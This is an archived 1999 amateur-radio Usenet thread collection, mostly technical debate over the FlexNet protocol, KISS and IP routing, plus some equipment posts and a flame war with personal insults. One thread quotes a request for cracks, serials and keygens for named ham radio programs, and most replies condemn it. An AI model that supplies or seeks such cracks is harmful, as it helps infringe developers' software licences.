an ISDN card to synthesize arbitrary analog waveforms for processing by
a remote modem, fax or human ear. It does the reverse path at te same
time)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

290. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a11af.tve.nomail@sys3.pe1chl.ampr.org>
Source record: 20194

Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>The main problem with the autorouter is, that its function depends on
>the
>integrity of the whole network. If only one digipeater is 99%
>compatible, this
>could effect the whole network.
>This is due to the fact that the router relies on its ability to avoid
>loops.
>In contrast to Netrom there is no hop counter, so if the router produces
>a loop
>- thatï¿½s it...

Ok, but that is a design mistake.
In early documents it was boasted as being unnecessary in the architecture
of the Flexnet router, but now you say it would be required to allow
independent implementations... Maybe it would have been better to include
it anyway?

(IP does not "require" a hop counter either, but the designers were clever
enough to still include one to avoid loops that could develop for
unforeseen reasons)

>Of course loops will sometimes build in any real network,
>but they
>should immediatly vanish, if the router works ok. If you have a faulty
>implementation, this may be a problem. A FlexNet digipeater *relies* on
>the
>information it gets from its neighbours. This causes problems if
>the information it gets is wrong.

This is why many modern routing protocols have authentication, filtering
etc.

>And still: the internode protocol itself is really very simple. It is
>plain ASCII,
>and basically you have the RTT measuremt frames (255 spaces), the
>corresponding
>RTT measurement and the exchange of routing information. This routing
>information is the call of the digipeater + the expected RTT in 0.1s
>units.
>I think you need 10 min to understand that.
>Of course there are some more frames, but nothing really difficult.

>The main difficulty is the routing algorithm itself. And here, not the
>main algorithm,
>but the behaviour if something goes wrong, is important. So it is really

>important
>to fully understand the way the router works, before you try to
>implement it.

Maybe the designer should publish a detailed pseudocode or state table
of what the router should do in all imaginable cases, and then the rest
of the world can write an independent implementation that conforms to
that specification.
When the specification is constructed from the actual Flexnet source
code, the "when there is a bug only DK7WJ should be responsible" problem
largely disappears: when a Linux version does the same thing as the
published pseudocode, the bug is in the spec. Else it is in the
impementation, which can be corrected.

>Trying to write a specification for this router would be a tedious task,
>as you
>1. have to specify the protocol [easy]
>2. have to describe the router [difficult]
>3. have to specify the behaviour of the router under any conditions that
>might
> occur (like having digipeaters in the network with faulty
>hardware/software)
> [extremly difficult].

Normally this is done before implementation. If such a spec cannot
be written, then how could the router be implemented?

>4. have to specify some other features, mandatory for FlexNet or for the
>users
> of FlexNet ("reversable" AX.25 address field, PID independed
>transport, fully
> adaptive parameters...)

These are not part of the router spec, and they are not a part of the
flexnet networking either. The flexnet group has tried before to make
these features somehow connected to flexnet, but I have shown that it
is easy to do things like this in a NET/ROM network. Why? Because they
are features of the local node, not of the network.

(e.g. on my software it IS possible to connect to someone via first and
last node calls as digipeaters, and the circuit is setup through NET/ROM
even if the remote node is running another NET/ROM clone!)

I also have channel-loading dependent persistance, adaptive maxframe, etc.
Not related to Flexnet at all! Only to the implementation.

>The interoperability is still given without a spec, as "on the outside"
>every FlexNet
>digipeater uses AX.25.

Yes, a pity...
I would like it to provide IP routing.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

291. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a124e.tve.nomail@sys3.pe1chl.ampr.org>
Source record: 20195

Dana H. Myers K6JQ <Dana@Source.Net> wrote:
>In article <77mg51$hds@enews4.newsguy.com>,
> "Charles Brabham" <n5pvl@texoma.net> wrote:

>> Steve Sampson wrote in message ...
>> >When is flexnet going to get a KISS driver?
>> >One that works with real TNC's.

>> From what I gather from the docs, the authors of FlexNet do not consider the
>> KISS interface to be efficient enough for serious use - so they do not
>> encourage it's use with FlexNet.

>The issue, Charles, is not about efficiency. The issue is apparently
>one of latency. Frankly, I tend to believe the emphasis on low-latency
>may be overwhelmed by the rather long latency typical of PLL transmitters.

The problem with KISS is not in the bytes or bits wasted to send a HDLC
frame in ASYNC format, but in the control of the channel that is lost.

The AX.25 protocol engine on the PC wants to know if the frames it is
sending are actually making it to the air. It would like to start a
retransmission timer only when the frame actually has been sent.
But in the KISS model, al it can do is start the timer when it has
shipped the frame to the TNC. From that moment, an arbitrary amount
of time can elapse until it is actually sent, and the retransmission
timer can tick and re-send the frame before the first copy even gets
on the air!

The resulting double transmissions are the main concern. Not the
efficiency on the wire between PC and TNC, but the efficiency on the
radio channel.

The worst aspect is that the problems described above tend to occur when
the channel is heavily loaded, and contribute more traffic to the already
loaded channel. This leads to a congestion collapse.

The "solution" is to set longer-than-really-required retransmission
timeouts. These hamper performance when frames are lost.
An AX.25 engine that is closely coupled to the radio channel can achieve
much better performance, both in efficiency and in throughput.

A Baycom modem provides this coupling, a KISS TNC does not.
An SCC card provides the best of both worlds.

(the latter fact makes it unfortunate that the Flexnet people don't want
to write a generic SCC card driver, but include only a driver for the cards
produced by their Baycom friends. and even that driver is only included

as an unsupported item commented as "badly written". One would expect
DK7WJ to put his effort in writing a really optimal SCC card driver so
that everyone can have the good channel control that he likes to have)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

292. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a133k.tve.nomail@sys3.pe1chl.ampr.org>
Source record: 20196

Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>Rob Janssen wrote:
>>
>> Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>> >What I think you mean is that FlexNet has no dedicated IP router - but
>> >this is a different
>> >issue, as you can use an IP router above FlexNet without any problems.
>>
>> Of course you can't, because you would need a large table with AX.25
>> callsigns as related to IP subnets that you want to reach this way. I
>> would not call that "without any problems"... Maybe no problems routing
>> the datagrams, but problems managing the system you'll have...

>So why does this work in Europe? As you know, that is exactly the way
>we
>do TCP/IP here.

I hope you realize that I am in Europe as well, and that we (in the
Netherlands) do IP a different way. We have nodes running on PC hardware
and doing NET/ROM and TCP/IP routing natively (i.e. we don't use separate
systems for IP routing)

>And of course no one needs a large table with AX.25
>callsigns,
>my routing table is less than 10 entries long. We are mainly using Linux
>as
>an IP router above FlexNet - yes, this Linux box of course needs a large
>table of AX.25 calls. But that is a totally different story.

That is a very inefficient solution, strange that you come up with it
when you are so concerned about efficiency of the channel usage!

What would be good (and what we have here) is a system of nodes where
every IP user can point his default route, and the nodes themselves make
all the routing decisions. The user does not need to build a table of
AX.25 calls, and is not tempted to use a small table instead of an
optimal table.

With a small table, the IP packets for different directions are sent
to a system roughly the right way, and the underlying Flexnet network
is responsible for transporting the packets there. Once they arrive
there, that system will again route the packets more close to the
destination, and use another Flexnet path to get the packets that way.
In the presence of network topology changes, bot permanent (network
extensions or cutbacks) or temporary (link failures), such a structure
will usually not choose the optimal route.

The optimal route would be chosen when the IP router closest to the source would know about the IP router closest to the destination, and would use one Flexnet circuit to send the IP packets directly from here to there. But that structure would require the large table I mentioned.

> Up to now
>no one has made a statement of how to exchange IP routes between IP
>routers
>in a smart way (not the very limited protocols used in the internet, hop
>count
>definitly isnï¿½t enough!). Metric could be RTT measured using ICMP
>echo...

I have posted about my project a week or two ago in this thread, but nobody has reacted. I can re-post the message if you like.

>This has all nothing to do with FlexNet. FlexNet was written as a fast
>and
>reliable AX.25 router. It was made for small 8bit MC6809 based systems
>with
>limited memory. There simply wasnï¿½t enough resources available to
>implement
>a proper IP-router

In fact, an IP router should be easier than an AX.25 router. IP addresses, when cleverly assigned, can be used in a hierarchical way. AX.25 callsigns must be put in a table one by one.
IP addresses are also smaller than AX.25 callsigns.
The only extra complexity with IP is the option handling and fragmentation, but it is not that bad.

Maybe what you mean is that a system as I described in my earlier (long) posting cannot be built on that 8-bit platform, and this could be true. The TCP/IP folks were too much ahead of time. In 1987 TCP/IP was seen as unnecessary extra overhead on top of AX.25. Today, many amateurs would be very happy with a TCP/IP based packet radio network where they can use all the applications that are already installed on their new machine, and maybe a small number of them would continue to use raw AX.25 connects that we can emulate on top of an IP network.

Why use a "packet radio program" to chat when you can use IRC or ICQ?
Why use a packet BBS when you can use a usenet news server and Agent?
Why use YAPP or "//wr" when you can use FTP or HTTP?

>FlexNet is based on the assumption that sysops may be not too bright and
>that it is better for the complete network, if everything is
>adaptive and the sysop only has to setup things he understands. An IP
>network
>where every sysop has to understand TCP/IP works will never work).

Flexnet has solved that problem by using a closed architecture and no settable parameters, and this method can be used with both AX.25 and IP. When one can set the AX.25 callsign, one should be able to set the IP address as well.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

293. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77q0tn$bqm@enews4.newsguy.com>
Source record: 20197

Paul Keinanen wrote in message <36d44e15.1629117947@news.sci.fi>...

>
>I have no first hand knowledge if this also applies to Flexnet, but
>from the eagerness some in this thread defend why the protocol is kept
>proprietary, it is hard to find any other explanation.

Sorry to hear that.

I've always thought it's best to consult the docs, when in doubt.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

294. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <77q46ufpp1@brokaw.wa.com>
Source record: 20198

"Babbling Charlie Brabham", the EX SYSOP <n5pvl@texoma.net> wrote:

>Try trolling elsewhere, Dana. You are boring me with your flame-bait. I
>don't explain myself to demanding trolls. I ignore them.

>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

Translation:

I'm too technically stoooopid to get involved in any technical discussions.
I'm just here to whine.....

End translation.

Charlie wouldn't know about efficiency if it jumped up and bit him in the ass,
Dana. In the same message he recommends using a computer
and a sound card to emulate a Baycomm modem. Now that's efficient...

He's strictly at the 1200 baud plug and play level. A 'SYSOP' with nothing
more to op....

Hey, Charlie Girl, I turned my HF packet on today, and your 'global packet
network' is alive and well. These onion heads out here in Asia are forwarding
six week old Usenet messages at 300 baud on HF..... whatta bunch.

73, Jim KH2D

295. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <77q4oafpp2@brokaw.wa.com>
Source record: 20199
Body handling: HTML body converted to readable text

"Charles Brabham" wrote:

>The following was monitored using FlexNet/Clusse. (Clusse is a freeware DXC
>program which works with either 'BPQ or FlexNet.)

>-----------------------

>07:17:34 1:WB5NBA-1 >> KB5KWV-5 NR B5NBA1-1 >> B5I-5 CA 0/20
>Socket 20/6, accepted L4 window; 66

>-----------------------

>And so on...

>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

Why don't you explain that stuff so us Morons can understand it, Charlie Girl.
We need all the help we can get.

73, Jim KH2D

296. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <77q6nahed1@brokaw.wa.com>
Source record: 20200

"Charles Brabham" <n5pvl@texoma.net> wrote:

>Quit guessing what I mean. I used to have a girlfreind who did that. She
>would "spin" and "interpret" such simple statements as "Hey, bring me a Diet
>Coke!", managing somehow to miss the intended meaning completely. I thought
>about her poor mental hygene being passed on to any children we might have,
>and decided to shop around a bit more before I considered marraige. Now I'm
>glad I did.

She probably is too.... what a horrible thought, Little Charlie Sysops...

297. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
Message-ID: <77q7nf$evf@bgtnsc03.worldnet.att.net>
Source record: 20201

Hummm, I have both registerd and cracked software on my computer. So when the county cops come a knocking I guess I'm a gone huh?

MFCCoder <mfccoder@aol.com> wrote in message news:19990116011256.09887.00002335@ng-fi1.aol.com...
>In most states, this is called theft, or stealing and you can be arrested and
>put in jail for this CRIME!
>

298. BayPac-modem vs "Hamcomm-interface"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: Torbj&#65533;rn <scanman@online.no>
Message-ID: <77q9m6aat1@readme.online.no>
Source record: 20202

```
How sensitive is the BP compared to HC ?
How much S/N-ratio ?
Is there any AGC ?

Finally, how much improvement of reception in weak to average
signallevel are there ?
```

299. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36f2b92c.1344261147@news.atl.bellsouth.net>
Source record: 20203

On 15 Jan 1999 23:39:47 -0600, tjs@garnet.tc.umn.edu (Timothy J Salo) wrote:
>In article <36cab48f.845461841@news.atl.bellsouth.net>,
>Gary Coffman <ke4zv@bellsouth.net> wrote:
>> [...]
>>Exactly so. The important thing to note here is that link layer problems
>>need to be addressed at the link level, not at the network or transport
>>level. Make the link level solid, and the upper levels can do their jobs.
>>If the link layer is flakey, then the upper layers will try to compensate,
>>but they aren't designed for that job, and won't do it well.
>
>Precisely. Note that the TCP people will add the caveat that the
>mechanism used to enhance the reliability of a link ought not rapidly
>change the characteristics of the link (as perceived by the end
>hosts, more specifically the TCP in the end hosts). Specifically, the
>link-level mechanism ought not change the propagation delay of the link.

Correct. At least it shouldn't do so in a jerky manner.

>Link-level retransmissions have the effect of changing the apparent
>round-trip-time as seen by TCP. As a result, TCP may timeout and
>retransmit while the link-level protocol is also trying to recover
>via retransmission. (Throwing away TCP retransmissions is, from a
>protocol standpoint, a terrible hack.)

Right. The link level shouldn't *ever* tinker with the higher layer mechanisms.

>FEC mechanisms have the advantage that they don't change the propagation
>time of the link and therefore don't interact poorly with TCP's computation
>of the round-trip-time and retransmission time outs.
>
>I think people have even experimented with adaptive FEC strategies that
>use a stronger FEC mechanism on poor links or when a link degrades,
>(but this isn't my area, so I mostly forget).

Again correct. This is the correct strategy for L2. In a radio network,
L2 should be connectionless and employ FEC. ARQ should be a last
resort.

I also want to re-emphasize that L2 should only act across one hop.
It should never attempt to be multihop. That's not its role. That's the
role of the L3 protocol.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

300. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36f3bd04.1345245698@news.atl.bellsouth.net>
Source record: 20204

On 14 Jan 1999 01:21:47 PST, "Bill Bob" <billbob@mns.com> wrote:
>I am working on a Win95/98 soundblaster DSP decoder now. So far, it can
>decode RTTY and few VHF digital modes (pagers, etc.). This is done in
>semi-real-time, with a delay of up to one second. Right now, the RTTY
>decoder doesn't have any real filters, but I'm working on it. Eventually I
>hope to get a (semi)real-time audio filter working.
>
>Of course, this DSP stuff will need a Pentium or better to get decent
>performance under Windows... This is the drawback to using Windows, the
>"multitasking" really isn't.

Try realtime Linux. There is now a realtime kernel for Linux available
(developed for CNC machine control purposes) from the NIST website.
This gives you true deterministic realtime scheduling. It can be added
as a module to the newer Linux kernels.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

301. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: mfccoder@aol.com
Message-ID: <19990116113613.09885.00002342@ng-fi1.aol.com>
Source record: 20205

Let me take another approach to this.

Why do you feel that not paying for software is legitimate? Are you not aware of how complex it is to develop good, useable software? Are you aware of the time it takes once development is started, to test and refine the program, so the minumum amount of 'bugs' go out with the program? Are you not aware that a software company provides jobs to hams and other people in the country? Are you not aware that if a piece of software is not paid for, that it adds up to an amount that a company could hire more people, to take the load off of the current staff, and create higher quality software?

Maybe you're just unaware of the long term results of what you and others do when you don't pay for software.

>Subject: Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!
>From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
>Date: 1/16/99 9:29 AM EST
>Message-id: <77q7nf$evf@bgtnsc03.worldnet.att.net>
>
>Hummm, I have both registerd and cracked software on my computer. So when
>the county cops come a knocking I guess I'm a gone huh?
>
>MFCCoder <mfccoder@aol.com> wrote in message
>news:19990116011256.09887.00002335@ng-fi1.aol.com...
>>In most states, this is called theft, or stealing and you can be arrested
>and
>>put in jail for this CRIME!
>>
>
>
>
>
>
>
>
>

302. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: mchughes@netnitco.net
Message-ID: <77qp1i$th2$1@nnrp1.dejanews.com>
Source record: 20206

In article <369E16E4.A357F3A9@zeus.uet.e-technik.tu-darmstadt.de>,
Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:

> Let's put it like this:
> if you really need the specs, you are not capable of implementing the
> router,
> as you are not able to fully understand it. If you understand it, it is
> so
> obvious, that you don't need the specs. You just have a look at
> the internode qso of 2 FlexNet digipeaters and you understand, how it
> works.

And if there aren't 2 FlexNet digipeaters in your area, what then???

And since the source code, or even the specs, aren't published, then I think another question that should be asked is... Is FlexNet Y2K-compliant, or are all these wonderful nodes going to crash on 1/1/2000?

73, Mike

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

303. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77qhjv$fdh@enews1.newsguy.com>
Source record: 20207

Rob Janssen wrote in message ...

>snip<
>
>(the latter fact makes it unfortunate that the Flexnet people don't want
>to write a generic SCC card driver, but include only a driver for the cards
>produced by their Baycom friends. and even that driver is only included
>as an unsupported item commented as "badly written". One would expect
>DK7WJ to put his effort in writing a really optimal SCC card driver so
>that everyone can have the good channel control that he likes to have)

Rob, I'm running a FlexNet driver for my DRSI card as we speak. You are
right about BayCom cards being well covered, but other equipment is also
taken care of, and new drivers are appearing at an impressive rate. When you
visit the FlexNet pages, be sure to refresh your browser.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

304. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77qhk0$fdh@enews1.newsguy.com>
Source record: 20208

Rich wrote in message ...

>
> Well, no, the problem is simply that they are anti-social criminal scum.
>The ones who try to justify themselves merely show that they *know* they
>are scum, and are trying to wiggle out of their responsibility.

You hit the nail square on the head that time, Rich. They can whine really well, with great energy, but won't get off their cans for two seconds to do something right.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

305. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a14i4.cs.nomail@sys3.pe1chl.ampr.org>
Source record: 20209

Paul Keinanen <keinanen@sci.fi> wrote:
>I have been interfacing various exotic devices to various computer
>systems during the last few decades and usually the hardest part of
>implementing the interface protocol is getting the protocol
>specification for that device. For some strange reasons, the hardest
>to get specifications are _not_ those that of commercial interest do
>not want their device to be connected to a computer or those protocols
>containing something brilliant, but those containing severe design
>flaws (such as deadlocking if a bit error occurs in a critical
>window).

Of course, most procols are "designed" the way that Flexnet was: first
a simple design is made on the back of a sales receipt during a chat with
a friend at the bar, then coding starts and the apparent problems are
ironed out until it is "without bugs". Later, no spec exists of the
finished protocol, because the original spec was never updated to reflect
the actually implemented protocol.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

306. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36a0ecfd.5030606@news.cyberhighway.net>
Source record: 20210
Body handling: HTML body converted to readable text

kh2d@my-dejanews.com (Jim) wrote:

>"Charles Brabham" wrote:
>
>>The following was monitored using FlexNet/Clusse. (Clusse is a freeware DXC
>>program which works with either 'BPQ or FlexNet.)
>
>>-----------------------
>
>>07:17:34 1:WB5NBA-1 >> KB5KWV-5 NR B5NBA1-1 >> B5I-5 CA 0/20
>>Socket 20/6, accepted L4 window; 66
>
>>-----------------------
>
>>And so on...
>
>>73 DE Charles Brabham,
>>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>>http://www.texoma.net/~n5pvl
>
>Why don't you explain that stuff so us Morons can understand it, Charlie Girl.
>We need all the help we can get.
>
>73, Jim KH2D

You know, you and Charles are a good pair. Somebody ought to lock up
in a room together and let you bore each other to death.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

307. Pk232 5 pin plug cable ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: James Nipper <jnipper@southeast.net>
Message-ID: <36A12353.164A@southeast.net>
Source record: 20211

I need several of the pre-made 5 pin modular plug/cable assemblies
that are used in the 5 pin plug radio data ports on the Pk232.

If any of you have 1 or 2 of these that you are not using, I would be
glad to buy them from you asap. Or, if you know where I could get them,
I would appreciate it very much for the info. I wrote to Timewave, but
got no response.

Thanks for any help you can provide.. 73 de Jim K4PYT

308. Re: Pk232 5 pin plug cable ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: Rick and Theresa <pilots@mbay.net>
Message-ID: <36A19228.808CA2F4@mbay.net>
Source record: 20212

Strange you didn't get a response. Timewave is usually pretty good.

Try Ross Distributing at www.rossdist.com. I think I saw some of the cables you need in his long listings last month, but a phone call would confirm it. If they're the ones I'm thinking of, they were about 5 bux each or so.

73 Rick N6CY

309. FS: Kenwood THD7A - NEW! (of course :-))

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: "Alan K. Adamson" <ne1h@bellsouth.net>
Message-ID: <77rju7dac1@shiva.direcpc.com>
Source record: 20213
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.swap

This radio is brand new.... OK, I took it out of the box and played with it. It's not going to fit my style of operation for an HT. I thought I could live without dual UxU receive, but I cant!.

So, someone is going to get a deal. They are going for anywhere from $450 - $475. I got a good deal on it to start with so I'll let it go for $400 + Shipping.

I'd prefer to conduct a local deal, if you are in the Atlanta area and would like to contact me, please do so, if you are interested from other parts of the country, reply via email and we'll see if we can work out a deal.

Serious inquiries only!

Thanks,
Alan

310. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <77p1qmiai1@nnrp1.dejanews.com>
Source record: 20284

In article <77og5e$qrq@enews2.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Dana H. Myers K6JQ wrote in message <77o2vsnjp1@nnrp1.dejanews.com>...
>
> >
> >What kind of engineering do you do, Charles, that makes you feel
> >competent to make such statements?
>
> Really grasping at straws, aren't we OM...

No, actually, I'm not. You yourself frequently tell
non-amateurs to "buzz off" when they dare to discuss amateur
radio. When you come around and start blathering about software
engineering in such an ignorant and emotional manner, it makes
me question what kind of engineer you are.

In fact, you very recently asked someone what kind of packet
software they'd written, as if this would qualify them to talk
about building packet software. Well, we're talking about
software engineering here, and I rather hope you'd hold yourself
to the same standard you hold others. If you think that non-amateurs
aren't qualified to speak about amateur packet radio, then you
ought to also think that non-engineers aren't qualified to
speak about software engineering. Don't get me wrong, I'm
not tellin anyone to "buzz off", not you, not anyone, but I'm
really curious what qualifies you to make the strong statements
you do.

Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

311. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <77p2ak$ip5$1@nnrp1.dejanews.com>
Source record: 20285

In article <77og5b$qrq@enews2.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Dana H. Myers K6JQ wrote in message <77o2gt$n39$1@nnrp1.dejanews.com>...
> >In article <77mg51$hds@enews4.newsguy.com>,
> > "Charles Brabham" <n5pvl@texoma.net> wrote:
> >>
> >> Steve Sampson wrote in message ...
> >> >When is flexnet going to get a KISS driver?
> >> >One that works with real TNC's.
> >>
> >> From what I gather from the docs, the authors of FlexNet do not consider
> the
> >> KISS interface to be efficient enough for serious use - so they do not
> >> encourage it's use with FlexNet.
> > >
> >The issue, Charles, is not about efficiency. The issue is apparently
> >one of latency. Frankly, I tend to believe the emphasis on low-latency
> >may be overwhelmed by the rather long latency typical of PLL transmitters.
> > >
> >How do you define efficiency in this context, Charles?
>
> Still having trouble with "reading comprehension", Dana? Look in the
> paragraph above, where I say,
> " From what I gather from the docs, the authors of FlexNet do not consider
> the KISS interface to be efficient enough for serious use - so they do not
> encourage it's use with FlexNet."
>
> What part of that did you have trouble understanding, Dana?

How do you define efficiency, Brabham? What do mean by this statement?
Why don't you just show us all how smart you really are and write down
the mathematical formula or algorithm for determining this "efficiency"
you speak of?

For example, when one talks about fuel efficiency, they give a
formula something like "gallons of gasoline consumed / miles travelled".
Or, when one talks about efficiency of memory allocation code, they
might talk about "bytes of memory allocated / bytes of memory used".
Some networking folks might talk about "bytes of overhead versus
payload". These are all ways of relating measurable quantities
to each other in a repeatable way.

Now, would you please explain how KISS is an "inefficient" protocol?
What things are you measuring and how are they related?

> Moron.

I'm starting to believe that word doesn't mean what you think it
does. (Princess Bride reference).

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

312. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
Message-ID: <77p1kl$24j@bgtnsc03.worldnet.att.net>
Source record: 20286

I fully understand that, but be honest, wouldnt you perfer to get a $100
piece of software for 0? Just as long as everybody isnt doing the same ;)

Bill Bob <billbob@mns.com> wrote in message
news:77onbp$e6b@chronicle.concentric.net...
>It's not "free" in the long run. I knew someone that had a very nice
>shareware program that was really popular. He only asked $10 for
>registration, and although had a lot of calls and e-mail questions on how
to
>use it, or wanted features, he didn't receive a single dollar from
anyone...
>Wanna guess how hard he worked on making improvments?
>
>
>
>
>
>
>Jim (N8XYN) <jim.n8xyn@worldnet.att.net> wrote in message
>news:77fbvm$3mj@bgtnsc02.worldnet.att.net...
>>Whether or not he's right or wrong, I kinda like the idea of FREE
>>software.....Dont you?
>>
>>Richi <Richi@nonews.com> wrote in message news:369a419a.0@207.206.192.3...
>>>no one should have to pay for wares!!!
>>>
>>>What kind of statement is that. Software programmers are offering a
>>service.
>>>They deserve to be paid for it. I am sure you don't work for free.
>>>
>>>The way I look at is, Software is expensive because of people like you.
If
>>>programmers and company's could get a small price from everbody that uses
>>>their "wares" they could make more money than
>>>charging the small percentage of us honest people a lot of money.
>>>
>>>
>>>Get a life.
>>>
>>>
>>>radiowares@my-dejanews.com wrote in message
>>><7792ho$dj6$1@nnrp1.dejanews.com>...
>>>>I am looking for CRACKS, SERIAL NUMBERS, and KEYGENERATORS for Ham
>>>>Radio software, morse code practice software, scanner software, etc.

>>>>Anything having to do with radios or ham stuff. Software was meant
>>>>to be free, no one should have to pay for wares!!! I am in the process
>>>>of making a web page dedicated to radio wares, and I will include
>>>>everything I can get my hands on.
>>>>
>>>>Currently, I am looking for serial numbers/cracks for:
>>>>
>>>>FT-Manager v1.9
>>>>Radio Manager
>>>>Code Qwik
>>>>ScanCat Gold
>>>>
>>>>If you have any of these, please email me!
>>>>Thanks!
>>>>
>>>>==========
